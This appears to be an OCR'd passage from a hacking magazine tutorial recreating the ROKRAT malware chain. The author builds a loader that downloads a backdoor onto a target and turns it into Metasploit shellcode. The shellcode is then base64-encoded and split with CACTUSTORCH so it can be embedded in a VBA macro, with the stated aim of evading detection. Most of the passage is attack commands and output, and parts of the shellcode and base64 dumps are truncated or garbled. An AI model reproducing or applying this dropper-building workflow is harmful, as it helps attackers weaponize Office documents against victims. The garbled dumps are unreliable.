


Well, everything is working fine. It's time to add the real code to the "hc_test.bat" file before converting it to an exe file.

"knowing you're smarter than somebody and you can beat them. And that, in our case, it was gonna make us some money." -Kevin Mitnick



I am trying to download a payload Papercut_backdoor.exe (you will have to read Metasploit this month feature of this Issue to understand why I named my payload Papercut_backdoor.exe) and save it on the target system as Rokkrat.exe. You know, I just can't use the real ROKRAT here.



convert this to an Exe file and save it as "Rokrat_loader.exe".

I copy the "Rokrat_loader.exe" to my attacker system Kali. To load this into a macro, I need to convert this loader into shellcode. For this, I will use Metasploit.


```
[*] Starting persistent handler(s)...
msf6 > use payload/generic/custom
msf6 payload(generic/custom) > show options

Module options (payload/generic/custom):

   Name         Current Settin  Required  Description
                g
   ----         --------------  --------  -----------
   PAYLOADFILE                  no        The file to read the
                                          payload from
   PAYLOADSTR                   no        The string to use as
                                          a payload
```

```
msf6 payload(generic/custom) > set payloadfile /home/kali/Desktop
/Rokkrat_loader.exe
payloadfile => /home/kali/Desktop/Rokkrat_loader.exe
msf6 payload(generic/custom) > generate
# generic/custom - 90624 bytes
# https://metasploit.com/
# VERBOSE=false,
# PAYLOADFILE=/home/kali/Desktop/Rokkrat_loader.exe
buf =
"\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff" +
"\x00\x00\xb8\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00" +
```

```
"\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff" +
"\x00\x00\xb8\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00" +
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" +
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" +
"\x00\x00\x00\x00\x80\x00\x00\x00\x0e\x1f\xba\x0e\x00\xb4" +
"\x09\xcd\x21\xb8\x01\x4c\xcd\x21\x54\x68\x69\x73\x20\x70" +
"\x72\x6f\x67\x72\x61\x6d\x20\x63\x61\x6e\x6e\x6f\x74\x20" +
"\x62\x65\x20\x72\x75\x6e\x20\x69\x6e\x20\x44\x4f\x53\x20" +
"\x6d\x6f\x64\x65\x2e\x0d\x0d\x0a\x24\x00\x00\x00\x00\x00" +
"\x00\x00\x50\x45\x00\x00\x4c\x01\x05\x00\xfd\x75\x73\x5a" +
"\x00\x00\x00\x00\x00\x00\x00\x00\xe0\x00\x0f\x01\x0b\x01" +
"\x02\x32\x00\x12\x01\x00\x00\x4c\x00\x00\x00\x00\x00\x00" +
"\x00\x10\x00\x00\x00\x10\x00\x00\x00\x30\x01\x00\x00\x00" +
"\x40\x00\x00\x10\x00\x00\x00\x02\x00\x00\x04\x00\x00\x00" +
```

I copy the generated shellcode to a file named “payload.bin” as shown below.

"Stop being a script kiddie if you can avoid it — be a hacker."
-Kevin Mitnick




Next, encode this shellcode with the command given below.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ cat payload.bin | base64 -w 0
Ilx4NGRceDVhXHg5MFx4MDBceDAzXHgwMFx4MDBceDAwXHgwNFx4MDBceDAwXHgwMF
x4ZmZceGZmIiArCiJceDAwXHgwMFx4YjhceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBc
eDAwXHg0MFx4MDBceDAwXHgwMCIgKwoiXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXH
gwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDAiICsKIlx4MDBceDAwXHgwMFx4
MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwXHgwMFx4MDBceDAwIiArCiJceD
AwXHgwMFx4MDBceDAwXHg4MFx4MDBceDAwXHgwMFx4MGVceDFmXHhiYVx4MGVceDAw
XHhiNCIgKwoiXHgwOVx4Y2RceDIxXHhiOFx4MDFceDRjXHhjZFx4MjFceDU0XHg2OF
x4NjlceDczXHgyMFx4NzAiICsKIlx4NzJceDZmXHg2N1x4NzJceDYxXHg2ZFx4MjBc
eDYzXHg2MVx4NmVceDZlXHg2Zlx4NzRceDIwIiArCiJceDYyXHg2NVx4NjceDUzXHg
g3NVx4NmVceDIwXHg2OVx4NmVceDIwXHg0NFx4NGZceDUzXHgyMCIgKwoiXHg2ZFx4
NmZceDY0XHg2NVx4MmVceDBkXHgwZFx4MGFceDI0XHgwMFx4MDBceDAwXHgwMFx4MD
AiICsKIlx4MDBceDAwXHg1MFx4NDVceDAwXHgwMFx4NGNceDAxXHgwNVx4MDBceGZk
```

I copy this base64 encoded shellcode to a file named “code.txt” as shown below.

"In the midst of this culture of openness and sharing, we need to think carefully about the information we're volunteering to the world. Sometimes the world is listening."

-Kevin Mitnick



In the Real World scenario of ROKRAT, instead of installing the loader on the target system and executing it, the shellcode was injected into a binary to evade detection. To do this, we will be using a tool named CACTUSTORCH. You can learn more about shellcode injection and CACTUSTORCH here.

```
┌──(kali㉿222vm)-[~/CACTUSTORCH]
└─$ ls
banner.txt        CACTUSTORCH.hta  CACTUSTORCH.vba  output.txt
CACTUSTORCH.cna   CACTUSTORCH.js   CACTUSTORCH.vbe  README.md
CACTUSTORCH.cs    CACTUSTORCH.jse  CACTUSTORCH.vbs  splitvba.py
```


In Cactus Torch, “CACTUSTORCH.vba” is the macro code. But before pasting the base64 encoded shellcode into this “CACTUSTORCH.vba” file, we need to split the shellcode. This can be done with splitvba.py script which is available with Cactus Torch tool (the download information of Cactus Torch is given in our Downloads section).

```
┌──(kali㉿222vm)-[~/CACTUSTORCH]
└─$ python splitvba.py /home/kali/Desktop/code.txt output.txt
 ____  ____  _     ___ _____ __     ______  _
/ ___||  _ \| |   |_ _|_   _|\ \   / / __ )/ \
\___ \| |_) | |    | |  | |   \ \ / /|  _ \/ _ \
 ___) |  __/| |___ | |  | |    \ V / | |_) / ___ \
|____/|_|   |_____|___| |_|     \_/  |____/_/   \_\

Splits base64 encoded payload into chunks for VBA
Author: Vincent Yiu (@vysec, @vysecurity)
[*] Input file: /home/kali/Desktop/code.txt
[*] Output file: output.txt
```

The split shellcode is saved in “output.txt” file.

